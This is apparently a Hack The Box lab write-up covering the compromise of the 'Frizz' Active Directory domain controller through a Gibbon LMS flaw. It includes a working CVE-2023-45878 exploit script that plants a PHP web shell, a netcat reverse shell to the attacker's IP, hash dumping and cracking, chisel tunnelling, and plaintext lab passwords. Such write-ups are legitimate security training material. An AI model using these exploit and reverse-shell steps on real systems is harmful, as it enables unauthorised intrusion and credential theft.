
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Tue Mar 18 13:35:15 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.95.170
Nmap scan report for 10.129.95.170
Host is up (0.095s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://frizzdc.frizz.htb/home/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-19 00:36:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
53456/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-19T00:37:36
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m20s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 18 13:38:02 2025 -- 1 IP address (1 host up) scanned in 166.90 secondsnmap scan output. Looking at the open ports, we're clearly targeting an Active Directory domain controller. There's also a redirect to frizzdc.frizz.htb/home/ in the HTTP output on tcp/80.echo -e '10.129.95.170\t\tfrizzdc.frizz.htb frizz.htb' | sudo tee -a /etc/hostsAdd the hostname and base domain to our /etc/hosts file
Service Enumeration
TCP/53

UDP/53
gobuster dns -d 'frizz.htb' -r 10.129.95.170 -t 100 \
-w /usr/share/seclists/Discovery/DNS/namelist.txt -o dns.txt
Attempt to brute force DNS records from the resolver. No additional subdomains discovered.
TCP/389

TCP/445

Seeing the error, NT_STATUS_NOT_SUPPORTED seems to indicate some configuration / compatibility issues between the client and server. And despite setting client min protocol = CORE in /etc/samba/smb.conf and trying with -U '', the error remains the same. It doesn't appear to work with nxc either.
TCP/88
kerbrute userenum -d frizz.htb --dc 10.129.95.170 -t 100 -o kerbrute.log ./kerberos_users.txtThe only valid username I was able to find with this username list is administrator@frizz.htb which is not unexpected, as this is a typical default account.
TCP/80
Walking the Application
 Björn Kimminich
Home Page



cat b64.txt | tr ' ' '\n' | xargs -I {} echo {} | base64 -dWant to learn hacking but don't want to go to jail? You'll learn the in's and outs of Syscalls and XSS from the safety of international waters and iron clad contracts from your customers, reviewed by Walkerville's finest attorneys.
Gibbon LMS

Gibbon v25.0.00.*NOTICE** Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols...Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos.
I tried both of the application links — student and staff — but neither offered any registration forms, nor any way to create an account.
Penetration Testing
Known Vulnerabilities and Exploits
Searching Google for CVEs for Gibbon LMS version 25.0.00, there are several interesting CVEs.
 maddsec
Local File Inclusion. No authentication required, as the vulnerable query parameter is available on the public front page.


Unauthenticated arbitrary file write
 Ali Maharramli,Fikrat Guliev,Islam Rzayev
PHP deserialization vulnerability (authenticated)
Exploit
Arbitrary File Write
gibbon.sql database dump, but I did not find anything useful. So, the next course of action is to try the arbitrary file write.curl -si 'http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php' \
-d 'img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b&path=asdf.php&gibbonPersonID=0000000001

#!/usr/bin/env bash
# CVE-2023-45878

if [[ -z "${@:1}" ]] ; then

    echo "Usage: $0 REMOTE_COMMAND"

elif ! which jq >/dev/null ; then

    echo "Package 'jq' required for URL encoding payloads. Please install."

else

    COMMAND="${@:1}"
    URL_ENCODED_COMMAND=$(echo -n "$COMMAND" | jq -SRr @uri)
    RCE='http://frizzdc.frizz.htb/Gibbon-LMS/asdf.php'
    VULNERABLE_URL='http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php'
    PAYLOAD='img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b&path=asdf.php&gibbonPersonID=0000000001'

    # Ensure the file has not been wiped
    if ! curl -sI "$RCE" | grep 'HTTP/1.1 200 OK > /dev/null'; then
        curl -si "$VULNERABLE_URL" -d "$PAYLOAD" >/dev/null
    fi

    curl -s "$RCE?cmd=${URL_ENCODED_COMMAND}"

fi
pwn.sh
chmod u+x pwn.shMake it executable


config.php contains database credentials
ping test looks goodReverse Shell
wget https://github.com/int0x33/nc.exe/raw/master/nc64.exesudo python3 -m http.server 80
sudo rlwrap nc -lnvp 443./pwn.sh 'cmd.exe /C .\nc64.exe 10.10.14.132 443 -e powershell.exe'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Host Name:                 FRIZZDC
OS Name:                   Microsoft Windows Server 2022 Datacenter
OS Version:                10.0.20348 N/A Build 20348
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00454-70295-72962-AA557
Original Install Date:     10/29/2024, 9:13:01 AM
System Boot Time:          3/18/2025, 5:33:14 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,694 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 2,495 MB
Virtual Memory: In Use:    1,600 MB
Page File Location(s):     N/A
Domain:                    frizz.htb
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.95.170
                                 [02]: fe80::42ee:7acf:dd5c:869a
                                 [03]: dead:beef::76e3:587d:fad9:105f
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Current User
USER INFORMATION
----------------

User Name          SID
================== ==============================================
frizz\w.webservice S-1-5-21-2386970044-1145388522-2932701813-1120


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Users and Groups
Domain Users
Administrator
Guest
krbtgt
f.frizzle
w.li
h.arm
M.SchoolBus
d.hudson
k.franklin
l.awesome
t.wright
r.tennelli
J.perlstein
a.perlstein
p.terese
v.frizzle
g.frizzle
c.sandiego
c.ramon
m.ramon
w.Webservice
Domain Groups
Get-ADGroup -Filter * | ForEach-Object { $group = $_ ; $members = $group | Get-ADGroupMember ; if ($members) { Write-Host $group.Name ; Write-Host ('-' * $group.Name.Length) ; $members | % { $_.Name } ; Write-Host "" } }
Administrators
--------------
v.frizzle
Domain Admins
Enterprise Admins
Administrator

Users
-----
Domain Users
Authenticated Users
INTERACTIVE

Guests
------
Domain Guests
Guest

IIS_IUSRS
---------
IUSR

Remote Management Users
-----------------------
M.SchoolBus
f.frizzle

Domain Controllers
------------------
FRIZZDC

Schema Admins
-------------
Administrator

Enterprise Admins
-----------------
Administrator

Domain Admins
-------------
Administrator
v.frizzle

Domain Users
------------
Administrator
krbtgt
f.frizzle
w.li
h.arm
M.SchoolBus
d.hudson
k.franklin
l.awesome
t.wright
r.tennelli
J.perlstein
a.perlstein
p.terese
v.frizzle
g.frizzle
c.sandiego
c.ramon
m.ramon
w.Webservice

Domain Guests
-------------
Guest

Group Policy Creator Owners
---------------------------
Administrator
Desktop Admins

Pre-Windows 2000 Compatible Access
----------------------------------
Authenticated Users

Windows Authorization Access Group
----------------------------------
ENTERPRISE DOMAIN CONTROLLERS

Denied RODC Password Replication Group
--------------------------------------
Read-only Domain Controllers
Group Policy Creator Owners
Domain Admins
Cert Publishers
Enterprise Admins
Schema Admins
Domain Controllers
krbtgt

Desktop Admins
--------------
M.SchoolBus
Network Configurations
Network Interfaces
InterfaceAlias       : Ethernet0 2
InterfaceIndex       : 5
InterfaceDescription : vmxnet3 Ethernet Adapter
NetProfile.Name      : frizz.htb
IPv6Address          : dead:beef::76e3:587d:fad9:105f
IPv4Address          : 10.129.95.170
IPv6DefaultGateway   : fe80::250:56ff:feb9:7437
IPv4DefaultGateway   : 10.129.0.1
DNSServer            : 127.0.0.1
Open Ports
Get-NetTcpConnection | Where-Object {$_.LocalAddress -in @('::1', '127.0.0.1')} | Select-Object LocalAddress, LocalPort -Unique
Get-NetTcpConnection | Where-Object {$_.LocalAddress -in @('::1', '127.0.0.1')} | Select-Object LocalAddress, LocalPort -Unique
LocalAddress LocalPort
------------ ---------
::1              53499
::1              53455
::1              53210
::1              52576
::1              52573
::1              49672
::1              49671
::1                389
::1                 53
127.0.0.1           53
Processes and Services
Interesting Services
    Get-CimInstance -ClassName Win32_Service | Select-Object Name, StartName, PathName | Where-Object {$_.PathName -notlike 'C:\Windows\System32*'} | Sort-Object Name | Format-List
Get-CimInstance -ClassName Win32_Service | Select-Object Name, StartName, PathName | Where-Object {$_.PathName -notlike 'C:\Windows\System32*'} | Sort-Object Name | Format-List
Name      : mysql
StartName : w.webservice@frizz.htb
PathName  : C:\xampp\mysql\bin\mysqld --defaults-file=C:\xampp\mysql\bin\my.ini mysql
Interesting Files
C:\xampp\htdocs\Gibbon-LMS\config.php
/**
 * Sets the database connection information.
 * You can supply an optional $databasePort if your server requires one.
 */
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
Privilege Escalation
Exploring the Database
Port Forward with Chisel


Transfer chisel.exe to the target
./chisel server --port 58080 --reverseStart the Chisel server
Start-Job -ScriptBlock { C:\Windows\Tasks\chisel.exe client 10.10.14.132:58080 R:3306:127.0.0.1:3306 }Connect to chisel server and forward to tcp/3306 in reverse, background job

Connect to the Database
sudo nmap -Pn -p3306 -sT 127.0.0.1
mysql -h 127.0.0.1 -u MrGibbonsDB -p'MisterGibbs!Parrot!?1' --skip-ssl
--skip-ssl to bypassSHOW DATABASES;USE gibbon;SHOW TABLES;
SELECT email, passwordStrong, passwordStrongSalt FROM gibbonPerson;
gibbonPerson table schema, these are the most useful fields to selectCracking the Hash
passwordStrong column, the length of the hash seems to indicate it's SHA-256. Doing some research on the subject, I found that the hashing process is in ./Gibbon-LMS/preferencesPasswordProcess.php.
SALT+PASSWORDJohn the Ripper


john --list=format-details --format=all | cut -f 1,7 | grep -i sha256

dynamic_61 matches the procedure used by Gibbon LMSjohn --list=format-details --format=dynamic_61$dynamic_61$2a4fa0bf8c6a01dd625d3141746451ba51e07f99dc9143f1e25a37f65cb02eb4$RA
This is a sample hash that we can use to craft our target hash
$dynamic_61$067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03$/aACFhikmNopqrRTVz2489Target hash, fields are separated by $, fields are dyamic_61:hash:salt
john --wordlist=rockyou.txt hash
Hashcat



1420 looks like the one we want816d1ded1d621873595048912ea3405d9d42afd3b57665d9f5a2db4d89720854:36176620Example hash shows fields separated by :
067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489Target hash, fields are hash:salt
hashcat -a 0 -m 1420 hash rockyou.txt
Lateral to f.frizzle
Test Password

Setup Kerberos Realm Configuration


LOWER_REALM='frizz.htb'UPPER_REALM=$(echo "$LOWER_REALM" | tr '[:lower:]' '[:upper:]')DC_HOSTNAME='frizzdc'cat << EOF | sed \
-e "s/{{REALM_PLACEHOLDER}}/$UPPER_REALM/g" \
-e "s/{{realm_placeholder}}/$LOWER_REALM/g" \
-e "s/{{dc_hostname}}/$DC_HOSTNAME/g" > custom_krb5.conf
[libdefaults]
default_realm = {{REALM_PLACEHOLDER}}
dns_lookup_realm = true
dns_lookup_kdc = true
[realms]
{{REALM_PLACEHOLDER}} = {
kdc = {{dc_hostname}}.{{realm_placeholder}}
admin_server = {{dc_hostname}}.{{realm_placeholder}}
default_domain = {{realm_placeholder}}
}
[domain_realm]
{{realm_placeholder}} = {{REALM_PLACEHOLDER}}
.{{realm_placeholder}} = {{REALM_PLACEHOLDER}}
EOFexport KRB5_CONFIG="$PWD/custom_krb5.conf"Test Password Again
kinit f.frizzleklist
kinit. Ticket is cached at /tmp/krb5cc_1001.faketime "$(ntpdate -q frizzdc.frizz.htb | cut -d ' ' -f 1,2)" \
nxc smb frizzdc.frizz.htb -d 'frizz.htb' -u 'f.frizzle' -k --use-kcache
Use faketime resolve clock skew errors and test the kinit cached ticket
LdapDomainDump
ldapdomaindump -u 'FRIZZ\f.frizzle' -p 'Jenni_Luvs_Magic23' -at SIMPLE -o ldd frizzdc.frizz.htbEven though the box requires Kerberos, we should test the credentials with simple authentication.




BloodHound
I decided to use the SharpHound.exe legacy collector, because bloodhound-python kept throwing DNS errors.
wget https://github.com/SpecterOps/BloodHound-Legacy/blob/master/Collectors/SharpHound.exeDownload legacy collector to attack box and transfer to target
C:\Windows\Tasks\SharpHound.exe -c AllRun all collectors on the target
cp 20250320212351_BloodHound.zip C:\xampp\htdocs\Gibbon-LMSCopy the zipped data to the web directory
curl -s 'http://frizzdc.frizz.htb/Gibbon-LMS/20250320212351_BloodHound.zip' -O
Download the data to attack box
sudo neo4j console &Launch the neo4j database
sudo bloodhound &Launch the BloodHound GUI and drag the .zip file into the GUI to import the data
Remote Access
I hunted around for a long while for paths in BloodHound and ways to get access to the system with f.frizzle credential. Seeing as how the user is in the WinRM group, and also seeing as how WinRM is not enabled, the question is how are we supposed to gain access to the box.
I did try using RunasCs.exe to spawn processes with the credential but had no luck, so I double-checked the listening ports for things I might have missed.
Get-NetTcpConnection -State Listen |
Sort-Object LocalPort -Unique |
Select-Object LocalPort
And then, it stuck out to me ... SSH is open on the box, but Kerberos authentication is required, so that will require me to do a bit of research.
ssh -K f.frizzle@frizzdc.frizz.htbI found that we can simply pass the -K flag to use GSSAPI (Kerberos) authentication
kinit f.frizzle earlier, which cached a ticket at /tmp/krb5cc_1001. When ssh authenticates, it checks if there's a ticket cached for f.frizzle and passes it along.
Files in Recycle Bin
After some lengthy enumeration, I found some .7z archives that should be explored further.
Get-ChildItem -Force -File -Recurse 'C:\$RECYCLE.BIN' -Filter '*.7z' | ForEach-Object { Move-Item $_.FullName "$env:USERPROFILE\Desktop" }Move the files to f.frizz Desktop
scp -o 'GSSAPIAuthentication=yes' \
-o 'GSSAPIDelegateCredentials=yes' \
f.frizzle@frizzdc.frizz.htb:'C:/Users/f.frizzle/Desktop/$IE2XMEG.7z' .
scp -o 'GSSAPIAuthentication=yes' \
-o 'GSSAPIDelegateCredentials=yes' \
f.frizzle@frizzdc.frizz.htb:'C:/Users/f.frizzle/Desktop/$RE2XMEG.7z' .Copy the files locally. scp does not support a -K flag, so we must use some inline options.


unar \$RE2XMEG.7z


grep -Eair "(secret|passwd|password)\ ?[=|:]\ ?['|\"]?\w{1,}['|\"]?" \
--exclude '*.css' --exclude '*.js' --exclude '*.exe' --exclude '*.py*'  wapt
Taking a bit out of the password mining page...
